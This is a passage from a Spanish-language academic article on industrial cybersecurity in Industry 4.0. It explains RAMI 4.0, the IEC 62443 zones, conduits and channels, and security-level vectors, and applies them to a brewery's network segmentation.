Cuando la industria empieza a utilizarlos para facilitar la visibilidad integral de la cadena de suministro (integración

horizontal) y para convertir datos de producción y proceso extraídos de dispositivos de campo en información que facilite la toma de decisiones (integración vertical); cuando incorpora de forma natural iniciativas para la mejora de la productividad de los procesos y cuando toma conciencia del inestimable activo que supone tener personas formadas, motivadas y alineadas con los objetivos tácticos y estratégicos definidos, es entonces cuando se empieza a hablar de la cuarta revolución industrial o Industria 4.0 [2].

En otras palabras, el término Industria 4.0 hace referencia a la convergencia entre el mundo físico y el virtual, a partir del uso de una comunicación inteligente entre los seres humanos y las máquinas (de hecho se habla de sistemas *CPS* o *Cyber-Physical Systems*), con la misma naturalidad que se desarrolla en una red social.

Esta cuarta revolución industrial [5] debe proporcionar ventajas a todos los actores involucrados en el sector, clientes, proveedores, fabricantes, y en resumen, a la sociedad. Entre las más importantes destacan: asegurar tiempos de entrega; realizar pedidos más personalizados y lotes de menor tamaño; agilizar los procesos de ingeniería y de aprovisionamiento a proveedores; acceder a información en tiempo real de toda la cadena de suministro para facilitar la toma de decisiones; incrementar la productividad de los procesos de producción; crear nuevas formas de desarrollo de negocio para las PYMES (*Business To Business*) e incrementar el bienestar de las personas.

Resumiendo, la Industria 4.0 quiere convertir los entornos industriales en *"Smart Places"* en los que se fabriquen *"Smart Products"* basándose en la integración de sistemas (digital; horizontal y vertical) en la optimización de procesos industriales y en el desarrollo profesional y personal de las personas [3].

Se han establecido ocho áreas de acción prioritarias con el objetivo de agrupar acciones específicas que dinamicen la adopción de la Industria 4.0: 1) diseño de una arquitectura de referencia basada en estándares abiertos; 2) utilización de modelos de planificación y simulación para gestionar entornos complejos; 3) despliegue de una infraestructura de comunicaciones de banda ancha; 4) creación de programas específicos de *"Safety"* y *"Security"*; 5) rediseño de la organización del trabajo; 6) creación de programas de formación y capacitación continua de las personas en conceptos relacionados con la Industria 4.0; 7) creación de un marco regulatorio que aúne tecnología y ley; 8) gestión eficiente de recursos.

De estos ocho aspectos, en este artículo se profundiza en el cuarto, "Creación de programas específicos de Safety y Security" y en particular en la vertiente de *"Security",* es decir en las implicaciones e importancia que tiene la ciberseguridad en un contexto en el que existen sistemas que interactúan entre sí sin mediación humana, en el que la irrupción de nuevos paradigmas tecnológicos en los entornos industriales se hace masiva y en el que las personas requieren de acceso ubicuo a sistemas de tiempo real distribuidos (PLCs, HMI, SCADA, MES, BI Industrial) e información de producción y proceso, con el objetivo de ser más eficientes y productivos.

III. LA CIBERSEGURIDAD EN LA INDUSTRIA 4.0

La Industria 4.0 [2] distingue los programas orientados a velar por la seguridad física de las personas (*Safety*) de los programas desarrollados para incrementar la seguridad lógica de los entornos industriales, es decir, lo que tradicionalmente se conoce como ciberseguridad.

Como se mencionaba anteriormente si partimos de la idea de que la Industria 4.0 crea fábricas inteligentes formadas por CPS conectados por distintos medios (alámbricos e inalámbricos) y que son accesibles ubicuamente, los programas específicos de ciberseguridad deben velar por asegurar los siguientes aspectos básicos: disponibilidad, integridad, confidencialidad y control de acceso [10]. Dicho esto, tanto los programas de seguridad física como lógica deben estar alineados y deben ser entendidos y aceptados por todas las personas.

La literatura [6] identifica hasta ocho iniciativas específicas que ayudan a incrementar la seguridad de las *"Smart Factories"*. No es un objetivo de este trabajo explicar exhaustivamente cada una de ellas, sin embargo, es interesante mencionarlas ya que son aspectos clave que deben tenerse en cuenta a la hora de diseñar programas específicos de ciberseguridad vinculados a la Industria 4.0.

1) Desarrollar estrategias, arquitecturas y estándares de "Safety" y "Security" integradas.
2) Identificar unívocamente y de forma segura productos, procesos y dispositivos.
3) Establecer una estrategia de migración de la industria 3.0 a la 4.0.
4) Diseñar aplicaciones seguras y amigables (fáciles de usar).
5) Evaluar riesgos y costes de inactividad originados por brechas de seguridad.
6) Proteger diseños y propiedad intelectual de plagios y robos.
7) Crear programas de protección de datos personales.
8) Realizar acciones de concienciación y formación en seguridad: procesos, productos y tecnologías.

IV. ARQUITECTURA DE REFERENCIA EN LA INDUSTRIA 4.0

Teniendo en cuenta el contexto descrito en las dos secciones anteriores, se infiere que la migración de la Industria 3.0 a 4.0 no es tarea fácil, y que el diseño de programas específicos de ciberseguridad industrial en este contexto requiere de una serie de guías y estándares que faciliten su desarrollo. Es necesario por tanto, crear una arquitectura de referencia que sea ilustrativa y sencilla de entender y localice y consolide las normas y estándares específicos ya desarrollados para la gestión y optimización de los entornos industriales. La primera arquitectura de referencia en la Industria 4.0 es la que ha propuesto DKE [3], una organización sin ánimo de lucro responsable en Alemania a nivel nacional de la creación, diseño y mantenimiento de especificaciones y estándares asociados a las áreas de ingeniería eléctrica y sistemas de información (es en Alemania donde surge el concepto de Industria 4.0).

En [4] se introduce el concepto de RAMI 4.0 *(Reference Architectural Model Industrie 4.0*). Como puede observarse en la Figura 1 este modelo combina los elementos cruciales de la Industria 4.0 en un modelo de capas tridimensional: la primera dimensión propone una jerarquía funcional para todos los componentes de una Industria 4.0 desde el producto *(workpieces)* hasta el mundo conectado.




Fig.1. Elementos y capas en RAMI 4.0 [4]

Este enfoque está basado en las normas IEC 62264 e IEC 61512; pero añade una segunda dimensión que propone un modelo de datos consistente durante todo el ciclo de vida y toda la cadena de valor del producto (basado en la norma IEC 62890) y una tercera dimensión que propone un modelo de capas que permita integrar fácilmente tecnologías apropiadas. Por otro lado el IEC Strategic Group 8 ha realizado un esfuerzo de consolidación normativo, identificado, para cada una de las dimensiones descritas, las normas y estándares que pueden aplicarse en un contexto de Industria 4.0. La principal norma que propone DKE para diseñar y desplegar programas de ciberseguridad industrial es la IEC 62443 cuyo objetivo, alcance, estructura y principales aportaciones se discuten en la siguiente sección.

V. LA NORMA IEC 62443

La norma IEC 62443 [9] es un conjunto de estándares que se basa en los conceptos definidos por la norma ISA99 [8], en la que a su vez se proponen una serie de documentos que establecen mejores prácticas y recomendaciones para incrementar la seguridad de los sistemas de control industrial frente a amenazas cibernéticas (principalmente). En la norma ISA 99 se definen cuatro documentos específicos y dos informes técnicos.

Cabe destacar que es en el documento *ANSI/ISA99.00.01 - Part 1: Terminology, Concepts and Models* de la ISA99 en el que se definen los conceptos de zona, conducto y canal, en los que se profundizará más adelante. Con el propósito de alinear la nomenclatura de la ISA99 a la propuesta por la IEC, en el año 2010, la ISA99 pasa a ser denominada ANSI/ISA-62443 o bien IEC 62443. Como puede observarse en la Figura 2, esta norma se ha dividido en cuatro capas. La primera, denominada *General* incluye cuatro documentos. En ellos se proponen los conceptos básicos y contexto sobre el que se desarrollan las siguientes capas de la norma. La segunda, denominada *Policies&Procedures* incluye también cuatro documentos. Como su nombre indica, se centra en la definición de políticas y procedimientos. La tercera capa es la de *System* y se compone de tres documentos. Se centra en proponer mejores prácticas para el despliegue seguro de sistemas en entornos industriales. Por último la cuarta capa, denominada *Component* incluye dos documentos y aborda los requerimientos que deben cumplir los fabricantes de dispositivos industriales para que sean considerados *Secured by Design.* Todos estos documentos se encuentran en diferentes fases de desarrollo. Como puede observarse en la Figura 2, su estado puede ser de: publicados, publicados pero en revisión, en desarrollo y planificados.

VI. ZONAS, CONDUCTOS Y CANALES

Dentro del documento *IEC 62443-1-1 Models and Concepts* (que prácticamente replica la especificación *ANSI/ISA99.00.01 - Part 1: Terminology, Concepts and Models*) se introducen los conceptos de zona, conducto y canal [6]. En entornos tan complejos y extensos como son los industriales, no sería lógico implementar medidas de prevención, detección, respuesta y recuperación, y además desarrollar controles específicos, de la misma manera para todos los sistemas y/o áreas de proceso. Es por ello, que este documento propone un método para crear áreas que tengan unos mismos requerimientos de seguridad y por otro lado, propone mecanismos para que la comunicación entre estas diferentes áreas se realice de forma segura. Algo que tiene mucho que ver con las tradicionales segmentación y fortificación de redes y sistemas [7].

En un contexto de Industria 4.0, siguiendo las recomendaciones de la RAMI 4.0, parece razonable utilizar la normativa IEC 62443 y en particular las propuestas que se recogen en el documento *IEC 62443-1-1 Models and Concepts.* Profundizando ya en los conceptos de zona, conducto y canal, la IEC 62443, los define de la siguiente manera.

A. *Las zonas*

Una zona (o zona de seguridad) es un agrupación de activos (dispositivos, datos, aplicaciones) físicos o lógicos que comparten unos mismos requisitos de seguridad.

Una zona lleva implícito un borde (o límites) que determina los activos incluidos (y obviamente los excluidos).

Una zona puede ser *trusted o untrusted* (de confianza o no).

Una zona puede contener activos independientes y/o subzonas (hijas) que hereden los requisitos de seguridad de la zona madre.

Si un activo tiene diferentes niveles de seguridad, este puede incluirse en la zona con mayor nivel de seguridad o crear una zona específica para su acceso por parte de los diferentes roles.




Fig. 2. Documentos IEC 62443 [9]

B. *Los conductos*

Un conducto (o conducto de seguridad) es un tipo de zona de seguridad que agrupa activos vinculados tradicionalmente a la electrónica de red (switches, routers, firewalls, cables, hubs, repetidores, etc.). Es decir, habitualmente se equipara un conducto con la red que une los diferentes activos de una zona o que permite comunicar/intercambiar información entre diferentes zonas de seguridad.

Un conducto puede ser una agrupación física o lógica de dispositivos y elementos de red.

Un conducto puede ser *trusted o untrusted* (de confianza o no). Normalmente, los de confianza son los que no cruzan las barreras de las zonas. Los de no confianza son los que comunican diferentes zonas con distintos requisitos de seguridad (aunque lo que se deberá procurar es que este conducto sea de confianza).

Un conducto no puede tener subzonas ni puede estar formado por subconductos, ahora bien, una subzona puede contener diferentes subconductos.

C. *Los canales*

Un canal es la forma lógica de comunicar diferentes zonas, por lo tanto se asocia físicamente con un conducto.

Un canal puede ser *trusted o untrusted*. Un canal *trusted* permite ampliar una zona de seguridad lógica. Es decir, permitiría incluir activos externos que están fuera de la zona de seguridad cumpliendo con los requisitos de seguridad de la zona. Un canal *untrusted*, por el contrario, implica que antes de comunicar dos zonas, es necesario realizar una validación de seguridad.

VII. PROPUESTA PARA DEFINIR ZONAS, CONDUCTOS Y CANALES EN INDUSTRIA 4.0

Aunque el documento desarrollado por la IEC propone un marco de trabajo muy útil, una organización que decida adoptar el paradigma Industria 4.0 preocupándose a la vez por la ciberseguridad presenta necesidades específicas que la norma no recoge. No es objeto de este artículo realizar un recorrido minucioso por la norma IEC 6244, pero sí, a partir de las recomendaciones definidas por ésta, proponer un marco de trabajo que permita diseñar y desplegar de forma más eficiente programas específicos que incrementen la seguridad de las "industrias conectadas".

En este contexto para definir una zona en una Industria 4.0 se deben considerar las siguientes dimensiones: 1) atributos de seguridad; 2) activos físicos y lógicos; 3) tecnologías autorizadas; 4) evaluación de amenazas y vulnerabilidades; 5) requerimientos de acceso y control y 6) procedimientos de control y mejora continua.

1) Atributos de seguridad.

Cada una de las zonas tiene un documento de control en el que se describe su alcance, el nivel de seguridad objetivo, los riesgos, las políticas y controles, las actividades permitidas, la documentación esencial, etc.

De todos estos atributos el más importante es sin duda el de nivel de seguridad. La IEC 62443 define el concepto de nivel de seguridad, como una forma cualitativa/cuantitativa de medir el estado de una zona y las necesidades específicas que requiere desde el punto de vista de la seguridad.

Para ello define tres tipos de nivel de seguridad, que son el *Target Security Level* o SL-T (nivel de seguridad que permite el funcionamiento correcto y seguro de los activos de una zona); el *Achieved Security Level* o SL-A (nivel punto de partida) y el *Capability Security Level* o SL-C (nivel nativo de seguridad, sin añadidos ni activos adicionales, si está correctamente configurado e integrado).

Además establece cuatro niveles de seguridad, del 0 al 4, siendo el 4 el nivel que requiere más medios de protección para una determinada zona. Siguiendo la norma se definen de la siguiente manera: Nivel de seguridad 0- No requiere especificaciones o protecciones de seguridad; Nivel de seguridad 1 – Requiere de protección contra incidentes no intencionados; Nivel de seguridad 2 – Requiere de protección contra incidentes intencionados, perpetrados con medios sencillos, pocos recursos, conocimientos básicos y baja motivación; Nivel de seguridad 3 - Requiere de protección contra incidentes intencionados, perpetrados con medios avanzados, recursos suficientes, conocimientos medios y motivación media; Nivel de seguridad 4 - Requiere de protección contra incidentes intencionados, perpetrados con medios muy avanzados, grandes recursos, conocimientos avanzados y motivación alta.

Por último propone la forma de medir los tipos de nivel de seguridad (SL-T, SL-A y SL-C), utilizando una representación vectorial. En este vector se especifica: 1) El tipo de nivel de seguridad que se está evaluando; 2) la zona, el conducto o el sistema y 3) la asignación numérica del 0 al 4 que se asigna a lo que la IEC 62443 define como requerimientos esenciales *(Foundational Requirements).* Estos requerimientos son: Esquemas de identificación, autenticación y autorización (IA); Esquemas de auditabilidad o control del uso de sistemas (AU); Integridad del sistema (IS); Confidencialidad de los datos (CD); Restricciones en la transmisión de datos (RD); Tiempo de respuesta a eventos (RE) y Disponibilidad de recursos (DR)

De manera que para una zona en particular, la representación de un tipo de nivel de seguridad sería la siguiente: SL-T/A/C (Zona, conducto, sistema) {IA AU IS CD RD RE DR}.

Por ejemplo, en una zona que coincida con una zona desmilitarizada o DMZ, este podría ser el nivel de seguridad objetivo: SL-T (DMZ) {3 3 2 1 3 1 2}.




Fig. 3. Tecnologías asociadas a la Industria 4.0

La asignación cualitativa de los diferentes niveles de seguridad, se convertirá en cuantitativa, cuantos más datos se tengan disponibles y cuanto más profundo haya sido el análisis de amenazas, vulnerabilidades y riesgos llevado a cabo. La IEC 62443, en su documento *IEC 62443-2-1 Requirements for an IACS Security Management System* propone un excelente marco para la realización de un análisis de riesgos en entornos industriales.

2) Activos físicos y lógicos

La norma proporciona una relación bastante exhaustiva de los activos que pueden vincularse a una zona. En un contexto de Industria 4.0, es clave realizar este análisis de forma completa incorporando al análisis todos los activos y agrupaciones de activos existentes en la zona evaluada independientemente del fabricante, versión o grado de obsolescencia. Se recomienda utilizar algún tipo de base de datos que facilite la introducción y categorización de los diferentes activos, así como las dependencias entre ellos.

Por último, la utilización de herramientas no intrusivas tipo IDS (Intrusion Detection System) basado en comportamiento que mapean automáticamente los dispositivos existentes en una zona o el uso de analizadores de puertos es clave para disponer un inventario completo y fácil de actualizar.

3) Tecnologías autorizadas

Para cada zona es necesario indicar el tipo de tecnologías que pueden utilizarse. El objetivo de esta dimensión es tener presente que, teniendo en cuenta el nivel de seguridad de una zona, no se podrán incluir tecnologías que lleven implícitas vulnerabilidades que incrementen los riesgos asociados a dicha zona. Dicho esto, es necesario conocer qué tipo de tecnologías se están utilizando actualmente en un contexto de Industria 4.0.

Como puede observarse en la Figura 3, se propone partir de un modelo de capas, a las que se les vincula las tecnologías más utilizadas en la Industria 4.0.

4) Evaluación de amenazas y vulnerabilidades

Para llevar a cabo este tipo de evaluación, es esencial apoyarse en metodologías que consideren la idiosincrasia particular de los entornos de operación y/o industriales, en los que existen dispositivos, sistemas y protocolos específicos y en los que el aspecto de la disponibilidad, suele primar sobre otros como la integridad o la confidencialidad. En este punto pueden ser útiles las experiencias con MAASERISv2.1, acrónimo de Metodología para el Análisis, Auditoría de seguridad y Evaluación de Riesgo operativo de redes Industriales y sistemas SCADA. En [10] se detallan los procesos, herramientas y entregables que esta metodología incluye.

5) Requerimientos de acceso y control

Dado que una zona tiene límites, es imprescindible disponer de un procedimiento y/o controles en los que se identifique quién/qué puede traspasarlos y cómo. En un contexto de Industria 4.0, el tele-mantenimiento y el tele-desarrollo, así como el acceso remoto a las instalaciones son necesarios. Este punto será de vital importancia, si se genera una zona dedicada a centralizar el acceso remoto a las instalaciones industriales.

6) Procedimiento de control y mejora continua

Con la periodicidad que se estipule, será necesario realizar actualizaciones de los niveles de riesgo, activos, nuevas amenazas y vulnerabilidades, ediciones de las políticas y procedimientos. En un contexto de Industria 4.0, cambiante y flexible, este aspecto es clave y deberán construirse los mecanismos adecuados para que esta actualización se realice de forma natural.

La norma realiza este mismo ejercicio para los conductos. Dado que un conducto no es más que un tipo de zona, todo lo propuesto para las zonas sería aplicable para la correcta definición y evaluación de los niveles de seguridad de los conductos. Aunque habría que añadir algunos aspectos específicos relativos a la seguridad de redes y comunicaciones como se apreciará en la sección siguiente.

VIII. CASO DE APLICACIÓN EN UNA INDUSTRIA CERVECERA

El caso que se presenta está extraído de un proyecto real. Por motivos de confidencialidad, ciertos detalles sobre la arquitectura operativa desplegada, las tecnologías adoptadas y las zonas y conductos diseñados se han ocultado y/o modificado ligeramente. Los vectores que describen los tipos de niveles de seguridad son reales. Su elaboración se realizó llevando a cabo, entre diferentes actividades de recogida de información, un análisis de riesgo operativo utilizando para ello MAASERISv2.1. A continuación se presentan los aspectos más importantes de la aplicación a este caso del marco teórico propuesto en la sección anterior.

Un importante grupo cervecero, ha decidido adaptar sus procesos y tecnologías a la Industria 4.0. Para ello ha decidido llevar a cabo programas de mejora continua en sus centros de fabricación (utilizando principalmente pensamiento, principios, prácticas de organización y herramientas *Lean Manufacturing*) que eliminen sus fuentes de "muda"; realizar acciones formativas a todos sus empleados para que tomen conciencia de esta nueva etapa que la compañía inicia; e incorporar tecnologías que les permitan ser más productivos, más autónomos y más seguros.

Aprovechando el despliegue de estas nuevas tecnologías, ha decidido rediseñar la topología de la red industrial de los centros de fabricación, siguiendo los preceptos y recomendaciones realizadas por la norma IEC 62443.

Se inicia este proceso en una fábrica piloto. En ella se distinguen tres grandes áreas de proceso. La primera es el área de fabricación, en el que a su vez se llevan a cabo diferentes fases como el tratamiento del agua, la molienda y




Fig. 4. Topología de red antes del proyecto Industria 4.0 e IEC 62443

la cocción, que producen el mosto como producto semi-terminado. Tras esto se procede al enfriamiento, la fermentación, la maduración y la filtración del producto terminado. La segunda gran área de proceso es la de envasado, en la que también se llevan a cabo diferentes fases como el lavado y enjuague de botellas, la inspección de botellas, el llenado y el tapado, la pasteurización, el etiquetado y el enfardado o encanastado. Por último, la tercera gran área de proceso es la de almacenamiento, en la que se lleva a cabo el paletizado, el plastificado del palet y el traslado a almacén.

La situación inicial de la planta desde el punto de vista de su topología de red y de los dispositivos y sistemas de información en tiempo real que en ella convergen, es la siguiente. Como puede verse en la Figura 4, en la fábrica existe una única red corporativa que da servicio a todos los procesos y sistemas. En este caso, la topología utilizada es un anillo central o *backbone* que recorre toda la fábrica. Existe un dispositivo de capa 3 que permite enrutar tráfico.

Adicionalmente se ha realizado una segmentación lógica utilizando VLAN, ya que los switches que forman dicho anillo son gestionables y lo permiten.

De estos switches centrales, cuelgan a su vez otros switches de acceso también de capa 2 (que en la figura no aparecen para simplificar la representación de la red). Por otro lado, en las distintas áreas de proceso, existen diferentes PLCs vinculados a las fases arriba descritas y diferentes sistemas HMI que permitan supervisar y controlar el proceso. Además, existe un centro de control en el que se ha desplegado un SCADA que supervisa y controla el proceso de fabricación.

Como se ha comentado anteriormente, la fábrica ha decidido rediseñar su topología de red e incorporar tecnologías tradicionalmente vinculadas a entornos 4.0. La existencia de una única red multiservicio, ha creado en más de una ocasión problemas de rendimiento en el proceso de fabricación. La incorporación de un firewall, en el que se han activado las firmas para la detección de intrusos, es una buena práctica que reduce el riesgo de infección por malware o de denegación de servicio, por ejemplo. Sin embargo, si se produjera una infección de la red, utilizando el *phishing* como vector de ataque, o por la utilización de algún dispositivo USB infectado, su propagación sería inmediata y afectaría gravemente a toda la red, al no existir ningún tipo de segmentación física.

En cuanto a las nuevas tecnologías que se quieren incorporar para acercar la fábrica al paradigma 4.0 destacan las siguientes. Se ha decidido instalar una serie de dispositivos que permiten la supervisión y mantenimiento remoto de redes Profibus. Se ha decidido desplegar una red WiFi para comunicar de forma inalámbrica una serie de HMI. La idea es que en la zona de envasado se instalen una serie de paneles de operador que recogen información sobre tiempos de paradas y cálculos de OEE (Overall Equipment Effectiveness). Estos paneles se comunican con un PLC concentrador (que también utiliza WiFi) que transmite en tiempo real los datos de los tiempos de parada. Para desplegar este entorno, se instalan además un punto de acceso y diferentes antenas, previa realización de un estudio de cobertura. La mayoría de fabricantes de las máquinas que conforman la zona de envasado, requieren del acceso remoto a estos equipos para realizar tareas de tele-desarrollo y tele-mantenimiento. Para ello se ha decidido instalar un servidor en el que se instalen máquinas virtuales de todos los entornos de desarrollo. Con el objetivo de apoyar los programas de mejora continua de productividad industrial, se ha decidido desplegar una solución MES que facilite la visibilidad de las órdenes de fabricación lanzadas por el módulo de producción del ERP corporativo, proporcione visibilidad de los datos de producción y proceso en tiempo real (calidad, rendimientos, históricos, consumos, producciones, etc.) y que permita integrar estos datos de nuevo en el ERP para analizar las desviaciones producidas sobre lo inicialmente planificado. También se ha decidido crear un plataforma Historian en la nube, como réplica de un Historian local para que los usuarios y la dirección puedan tener acceso remoto y seguro a los datos de proceso. Por último se ha decidido crear un sistema de mensajería automática entre *person/machine* y *machine/person* para conocer en tiempo real las alarmas más importantes asociadas a los diferentes procesos de producción.

Teniendo en cuenta este contexto, la fábrica, procede a identificar zonas, conductos y canales, teniendo en cuenta los aspectos definidos por la IEC 62443 y las recomendaciones realizadas en la sección anterior. Como puede observarse en la Figura 6, tras la pertinente evaluación de riesgos, en la fábrica se crean tres zonas. La zona 1 (con código Z1) incluye los activos vinculados tradicionalmente con el entorno de las tecnologías de información (o IT). Es decir, en esta zona se han incluido, por ejemplo, los servidores de sistemas transaccionales (tipo ERP o CRM), el centro de datos corporativo, el servidor de controlador de dominio, las estaciones de trabajo, etc. Para crear esta zona, se ha procedido a realizar una segmentación física de la red, incorporando un firewall entre la zona 1 y la zona 2 (que se explica a continuación).

Dentro de la zona 1 se encuentra el conducto interno 1 (con código Z1_CI1), que coincidiría con la red IT. En este caso, el conducto interno 1 estaría formado por el dispositivo de enrutamiento L3 y los diferentes switches gestionables de capa 2. Además se ha definido un canal interno asociado a este conducto (con código Z1_CI1_CAI1).

Como puede observarse en la Figura 7, se ha creado un conducto externo (con código Z1_Z2_CE) y un canal externo de confianza (con código Z1_Z2_CE_CAEC1) que permite realizar la comunicación entre las zonas 1 y 2.

Se crea una zona 2 (con código Z2) en la que se incluyen activos cuya información/aplicación puede ser compartida por los usuarios/activos de las zonas 1 y 2.




Fig. 5. Zonas y topología después del proyecto Industria 4.0 e IEC

Como puede observarse, la zona 2, coincide con lo que tradicionalmente se conoce como zona desmilitarizada o DMZ (red intermedia que se crea entre dos redes principales a través de dos firewalls con el objetivo de evitar el tráfico y acceso directo entre las dos redes principales, pero posibilitando la compartición de información entre ellas). En esta zona se han incluido los servidores de la aplicación MES y el servidor Historian, que tiene una réplica en un entorno Cloud para facilitar el acceso y consulta de datos de proceso y producción de forma ubicua.

Para crear esta zona, se ha procedido a realizar una nueva segmentación física de la red. Como puede observarse en la Figura 6, los firewalls que segregan las zonas 1y 2 y 2 y 3 respectivamente, permiten crear esta segunda zona.

Dentro de la zona 2 se encuentra el conducto interno 2 (con código Z2_CI1) que coincide con la red DMZ. En este caso, el conducto interno 2 estaría formado por los dos switches gestionables de capa 2 que aparecen en la figura 6. Además se le asocia un canal interno (con código Z2_CI1_CAI1).

La heterogeneidad de los activos existentes en la zona 3, hace necesario crear subzonas que tengan unos requisitos de seguridad específicos. Además, como se verá más adelante el nivel de seguridad objetivo de cada subzona es diferente. De esta manera, se procede a crear tres subzonas. La primera subzona (con código SZ_3.1) incluye los activos asociados al proceso de fabricación. Tras el correspondiente análisis de riesgos, se llega a la conclusión de que dicho proceso es crítico. Una interrupción y/o alteración del mismo, podría generar graves pérdidas económicas a la compañía.

